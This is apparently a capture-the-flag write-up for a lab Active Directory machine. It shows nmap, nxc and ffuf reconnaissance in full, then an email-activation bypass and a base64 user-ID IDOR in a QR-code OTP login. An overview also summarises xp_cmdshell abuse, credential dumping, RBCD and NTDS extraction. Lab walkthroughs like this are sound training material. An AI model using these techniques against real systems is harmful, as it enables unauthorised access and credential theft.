Overview
The machine starts by registering an employer account and abusing a missing is_active check in the account recovery flow to bypass email activation, then exploiting an IDOR in the QR code OTP endpoint by forging a base64-encoded user ID to login as admin and access an SQL terminal where we impersonate sa via EXECUTE AS to enable xp_cmdshell and get a shell as sql_svc, reading a plaintext password from a SQL config file to pivot to mikasaAckerman and find a memory dump on the desktop, extracting cached credentials from the dump using memprocfs and secretsdump to get lorra199 whose AD Recycle Bin membership grants GenericWrite over DC$, performing RBCD to impersonate Administrator via S4U2Proxy and secretsdump the domain, alternatively restoring the deleted liza.kazanof with --newName to get SeBackupPrivilege and dump NTDS via diskshadow and robocopy to get Administrator hash and shell.
Enumeration
starting with nmap scan as usual
─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.13.145 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-12 17:14 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:14
Completed NSE at 17:14, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:14
Completed Parallel DNS resolution of 1 host. at 17:14, 0.10s elapsed
Initiating Connect Scan at 17:14
Scanning 10.129.13.145 [1000 ports]
Discovered open port 139/tcp on 10.129.13.145
Discovered open port 135/tcp on 10.129.13.145
Discovered open port 53/tcp on 10.129.13.145
Discovered open port 445/tcp on 10.129.13.145
Discovered open port 80/tcp on 10.129.13.145
Discovered open port 593/tcp on 10.129.13.145
Discovered open port 3269/tcp on 10.129.13.145
Discovered open port 88/tcp on 10.129.13.145
Discovered open port 636/tcp on 10.129.13.145
Discovered open port 464/tcp on 10.129.13.145
Increasing send delay for 10.129.13.145 from 0 to 5 due to max_successful_tryno increase to 4
Discovered open port 389/tcp on 10.129.13.145
Discovered open port 3268/tcp on 10.129.13.145
Completed Connect Scan at 17:14, 18.19s elapsed (1000 total ports)
Initiating Service scan at 17:14
Scanning 12 services on 10.129.13.145
Completed Service scan at 17:15, 25.02s elapsed (12 services on 1 host)
NSE: Script scanning 10.129.13.145.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 10.56s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 4.38s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 0.01s elapsed
Nmap scan report for 10.129.13.145
Host is up, received user-set (0.15s latency).
Scanned at 2026-06-12 17:14:24 PDT for 58s
Not shown: 988 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack nginx 1.25.5
| _http-title: Did not follow redirect to http://freelancer.htb/
| _http-server-header: nginx/1.25.5
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-13 05:14:49Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-06-13T05:15:09
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 64543/tcp): CLEAN (Couldn't connect)
| Check 2 (port 31712/tcp): CLEAN (Couldn't connect)
| Check 3 (port 35344/udp): CLEAN (Failed to receive data)
| Check 4 (port 44803/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: 4h59m59s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:15
Completed NSE at 17:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.29 seconds
we got SMB, NetBios, DNS, LDAP, HTTP, Kerberos, LDAPS, Kpasswd so it looks like this is an AD environment so lets setup the environment for the next
- there is website at
freelancer.htbso we need to add that to the hosts file - big clock-skew 6 hours so we need to sync incase we ran into kerberos
Setup
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ echo '10.129.13.145 freelancer.htb' | sudo tee -a /etc/hosts
10.129.13.145 freelancer.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ sudo ntpdate freelancer.htb
2026-06-12 22:18:58.954075 (-0700) +17999.967937 +/- 0.037450 freelancer.htb 10.129.13.145 s1 no-leap
CLOCK: time stepped by 17999.967937
trying the Null auth for SMB and Null bind for ldap both didn't work
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb 10.129.13.145 -u 'Guest' -p '' --shares
SMB 10.129.13.145 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.145 445 DC [-] freelancer.htb\Guest: STATUS_ACCOUNT_DISABLED
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc ldap 10.129.13.145 -u '' -p ''
LDAP 10.129.13.145 389 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.13.145 389 DC [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP 10.129.13.145 389 DC [+] freelancer.htb\:
There is something we can try now like timeroast maybe but it'll be a long shot let's take a look at the website instead

the website has a lot of endpoints like this login and freelancer and employer register so lets register accounts and take a look at this site's flow
Employer Bypass
Created an account as employer but trying to login returns error that the account needs to activated before trying to login so maybe it is getting reviewed by admin first or something

and there is what confirms the activation part

One thing I noticed the two systems are connected so you can't have two accounts as employer and freelancer registered to the same email
So i Went back to fuzzing just as a last step before digging deep to the freelancer access and i get this admin endpoint
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ ffuf -u http://freelancer.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://freelancer.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 545ms]
contact [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 580ms]
blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 725ms]
about [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 722ms]
add_comment [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 673ms]

and we get that admin login page but it does return a neutral response for wrong password and anticipated usernames so we can't enumerate usernames
there is also and account recovery to change the password using the security questions you setup when you were registering, one thing I'd like to try is to change the password for the employer user maybe the account will be marked active if we change the password due to an issue with the validation (maybe it filters based on the new account and if we changed the password we aren't considered a new account and we'll cover that in the beyond root after looking at the source code)


and actually trying that worked and we got logged in to the employer Dashboard
QR-Code
There is a lot of functionality in this website like posting, managing jobs, editing profile and uploading a picture so I went through all that and nothing worked but I found a functionality called QR-Code and I decided to ignore thinking it is just a filler or something but going back to it I read this
Use your mobile phone to scan this QR-Code to login to your account without using any type of credentials. Please note that this QR-Code is valid for 5 Minutes only.
so lets try to scan the given QR code and see what is going on
This is the QR-Code we got

Using online QR-Reader shows that our QR-Code redirects to this link http://freelancer.htb/accounts/login/otp/MTAwMTQ=/cb7130d40b96e71cfb8ed53d623d0d55/ and this looks like Base64 for me so let decoded it
Trying to Decode it returns an error for invalid input because the first part only is the Base64 and the rest is a blob maybe but anyway the first part resolves to 10014 and maybe this is our ID in the system
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ echo 'MTAwMTQ=/cb7130d40b96e71cfb8ed53d623d0d55' | base64 -d
10014}FqywwwGybase64: invalid input
So i went back to the freelancer account and moved around to see the Profiles for whoever posts the Jobs and it uses IDs

so to confirm my initial guess i visited this /10014 to find that it is actually my account so lets try to fuzz that with numbers till we find a high privileged account

the ID 2 returns a user admin
